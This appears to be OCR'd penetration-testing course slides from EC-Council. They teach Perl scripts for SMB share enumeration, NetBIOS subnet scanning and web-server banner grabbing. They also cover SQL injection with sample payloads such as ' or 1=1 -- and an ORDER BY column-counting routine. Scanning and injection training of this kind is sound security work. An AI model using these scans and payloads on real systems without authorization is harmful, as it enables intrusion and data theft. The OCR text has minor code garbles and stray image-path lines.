- **NetPacket::IP**: This module is used to strip IP data from the packet object, **$packet**. The returned packet is then passed to the decode method of **Netpacket::TCP**.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

SMB Scanner

- **Windows** is predominantly enumerated with SMB.
- Interacts with the **smbtree** command

```
#!/usr/local/bin/per -wu
use strict;
my @smbShares = `smbtree -N`;
my ($protShares,$shareCount)=(0)x2;
        foreach(@smbShares){
                chomp(my $line = $_);
                if(/^[0-9A-Z]/){
                        print "GROUP: ",$line,"\n";
                }elsif(/\s+\\\\[^\\]+\\([^ ]+).*/){
                 print "\t",$1,"\n";
                 $shareCount++;
                 $protShares++ if($1 =~ /\$$/);
                }elsif(/\s+\\\\([^\\]+)\n$/){
                 print "MACHINE: ",$1,"\n";
                }
        }
        END { print "\nShares: ",$shareCount," Protected: ",$protShares,"\n"; }
```



```
student@ubuntu:~$ sudo perl smb-scan.pl
GROUP: WORKGROUP
MACHINE: OWASPBWA                       owaspbwa server (Samba, Ubuntu)
        IPC$
        owaspbwa
        usr
        etc
        var
        tomcat
        apache
        print$

Shares: 8 Protected: 2
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

SMB Scanner

Another method of obtaining detailed information about a target is to use the SMB protocol utilities. This protocol is used by Microsoft Windows systems for sharing directories and files over a network. For our purposes, we want to log all shares on our target's network, and definitely report if any of these are unsecured as well. To achieve this objective, we will use Perl and interact with the bash shell and the common **SMBtree** program.

There are a few Perl modules that can also be used for NetBIOS node scanning. For instance, the **NetworkInfo::Discovery::NetBIOS** module provides an easy object-oriented class that can be used to scan an entire subnet via a CIDR string.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

NetworkInfo::Discovery

- Provides a class for **NetBIOS**
  - **NetworkInfo::Discovery::NetBIOS**



```
#!/usr/bin/perl -w
use strict;
useNetworkInfouse NetworkInfo::Discovery::NetBIOS;
use Net::Frame::Device;
use Net::Pcap;
my $err; #error string
my $dev = Net::Pcap::lookupdev(\$err);
my $cidr = Net::Frame::Device->new(dev => $dev)->subnet;
my $scanner = new NetworkInfo::Discovery::NetBIOS hosts => $cidr;
$scanner->do_it;
for my $host ($scanner->get_interfaces){
        print "IP: ",$host->{ip}," HOSTNAME:",$host->{netbios}{node}," DOMAIN:", $host->{netbios}{zone},"\n";
}
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

NetworkInfo::Discovery

In this code, we simply use the **NetworkInfo::Discovery::NetBIOS**, **Net::Pcap** and **Net::Frame::Device** modules to get our adapter, and get the associated classless interdomain routing (CIDR) representation of our subnet.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

SQL Injection with Perl

- The processes involved are as follows:
  - **Web service** and file discovery
  - **Post exploitation** processes for gathering server information




```
#!/usr/bin/perl
use strict;
use IO::Socket;
my $usage = "./bg<host> <port>\n";
my $host = shift or die $usage;
my $port = shift or die $usage;
my $buf; # buffer for returned result
my $sock = IO::Socket::INET->new(
PeerAddr => $host,
PeerPort => $port,
Proto    => "tcp") || die "Cannot connect to ".$host;
$sock->send("HEAD / HTTP/1.1\r\n");
$sock->send("\r\n");
$sock->send("\r\n");
$sock->recv($buf, 2048);
my @buf = split("\n",$buf);
foreach(@buf){
        if(m/^Server:(.*)/){
                print "Web Server Found: ",$1,"\n";
        }
}END {
  $sock->close();
}
```

```
student@ubuntu:~$ perl webgrab.pl 192.168.177.200 80
Web Server Found:  Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.5 with Suhosin-Patch mod_python/3.3.1 Python/2.6.5 mod_perl/
2.0.4 Perl/v5.10.1
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


SQL Injection with Perl

SQL injection is a well-known web vulnerability that has been the root cause of disastrous data breaches and leaks. The databases of many governments, large corporations, and even information security companies have been breached using this simple vulnerability. We will learn the basic concepts of how to discover and exploit SQL injection (SQLi) vulnerabilities using Perl. The topics that we will cover are shown on the slide.

We can use Perl to scrape for pages and directories. If the pages contain links that require POST or GET data, we can then validate this data.

Our script takes the IP, and port then returns what is on it; in this case, it is the web server banner, so we have discovered the web server.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Enumerate Data from Websites

We simply add support for **`LWP::UserAgent`** and **`LWP::Protocol::https`**. Then, we declare our variables to get the program ready for functions. After this, we call the server with the **`$sock`** object, placing the output from the server into the **`$buf`** variable.

The code loops through the returned result in **`$buf`** and checks for a web server. If found, **`$web`** becomes true. If true, the code loops through a few file extensions and tests the server for an index page of each extension. Finally, if a page is found, the code loops through its returned content in **`@content`** from the **`content()`** method of the **`$res`** object and prints any links found. These links are found using the regular expression **`<a.*href=("|')([^"']+)("|')`**. The caret in the square brackets negates both quotation marks, which means "match anything except for a single quote and a double quote character." Now, we can browse these pages and look for forms or other means for data input to possibly exploit. If we get a proper return value from **`page()`**, then we call **`last()`** to break from the **`foreach()`** loop. The **`END{}`** block contains one simple line to close our socket when the program exits.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



String SQL Injection

If the backend code (in our case, PHP) handled the integer string poorly and simply wrapped it in single quotes before executing a WHERE clause in the SQL query, an SQL injection vulnerability could potentially occur. Armed with this knowledge, we can adjust our own query for this kind of data. A comment in the MySQL syntax can start with two hyphens and must have a space after them. If the integer was simply wrapped in single quotes, we could insert our own SQL into the quotes and comment out the closing quote. Let us take a look at a simple example:

`select * from users were id = '3'` can easily be changed to **`select * from users where id = '3' or 1=1 --'`**

The single quote is encoded in URL characters as **`%27`**, and a space is URL encoded as **`%20`**. This is particularly important when we are using a plus symbol in a Perl **`LWP::UserAgent`** HTTP request. We begin by calling the web page normally, similar to how any ordinary user would in a browser. Then, we copy the content returned into the array **`@origContent`**. We do this because **`@content`** previously contained the SQL error page, which normally has less content, and to also avoid false positives when matching the error content with the next query. Next, we mangle the GET parameter with a regular expression, **`(\?[^=]+=[0-9a-z_])/$1%20or%201=1`**.

The URL should now look as follows:**`/vuln/showget.php?id=3%27%20or%201=1`**

We now check the uniqueness of the two arrays, **`@content`** and **`@origContent`**, using our new Perl module **`List::Compare`**. The **`get_unique()`** method, when run against the **`$listCompare`** object, returns a list of unique lines from **`@content`** (the query we just created). Then, we simply check its scalar value, and even if a single line is present, we know that we have possibly gleaned new data using the SQL injection vulnerability. Next, we reset the URL and recall the page, again testing for string injection with the new URL as follows: **`showget.php?id=3%27%20or%201=1--%20`**

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

SQL Column Counting

- Use the `ORDER BY` clause.
  - Increment column numbers until an error is obtained.
  - Can be noisy
  - Slow and controlled HTTP requests reduce the noise.



```
sub colCount{ # (column count, url, error boolean)
        my ($col,$url,$err) = @_;
        return if $col > 32; # 32 columns


        $injType eq "int" ? page($url."%20ORDER%20BY%20".$col."--%20") :
        page($url."%27%20ORDER%20BY%20".$col."--%20");

        foreach(@content){ # if we find an error:
                if(m/unknown.*column.*order/i){
                        $col-=1; # we went over, go back
                        colCount($col,$url,1); # recursion
                        return; # must return when all completed
                }
        }
```


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

SQL Column Counting

Obtaining the column count of the current table is vital in SQL injection. The reason is that we cannot just ask the DBMS to append data to the output of the query, as this could result in a column count mismatch error. If we are lucky enough to have a vulnerable site for our example that displays SQL syntax error output in the web page, we can simply append an `ORDER BY` clause and try column numbers until we get an error. This kind of brute force is noisy, so we will use an algorithm to cut down on the number of HTTP requests. First, we will start with 5 and if we get an error, we will decrement our count by 1, and so on, until we have the number of columns. If the request is successful, however, we will add 5 more and repeat the decrement process until we get an error or finally deduce the column count of the current table.

This subroutine is recursive and starts with a `$i` value of 5. As 3 lies exactly in the middle of 1 and 5, it requires the exact same number of HTTP requests to accomplish if we were to start at 1. If the column count is below 3, the algorithm is more efficient than simply incrementing through each possible value from 1 to N.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



